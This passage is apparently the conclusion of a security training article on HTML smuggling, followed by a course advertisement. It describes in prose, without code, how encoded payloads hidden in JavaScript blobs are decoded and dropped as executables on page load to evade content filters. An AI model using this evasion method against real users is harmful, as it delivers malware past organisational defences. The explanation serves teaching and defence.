Conclusion

The article talked about a defense evasion method called HTML smuggling which drops a payload on the victim's system automatically as soon as he loads the website. This is achieved by using JS blobs that allow a payload to be coded as a buffer string (often encoded) within the HTML page such that it only remains in the code's memory and then it is decoded and downloaded as an executable file on the victim's system. This helps prevent multiple content-filters in an organization's architecture that prevent against EXE attachments from, let's say, e-mails but allow JS to be run with no behavior detection. Hope you enjoyed the article. Thanks for reading.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux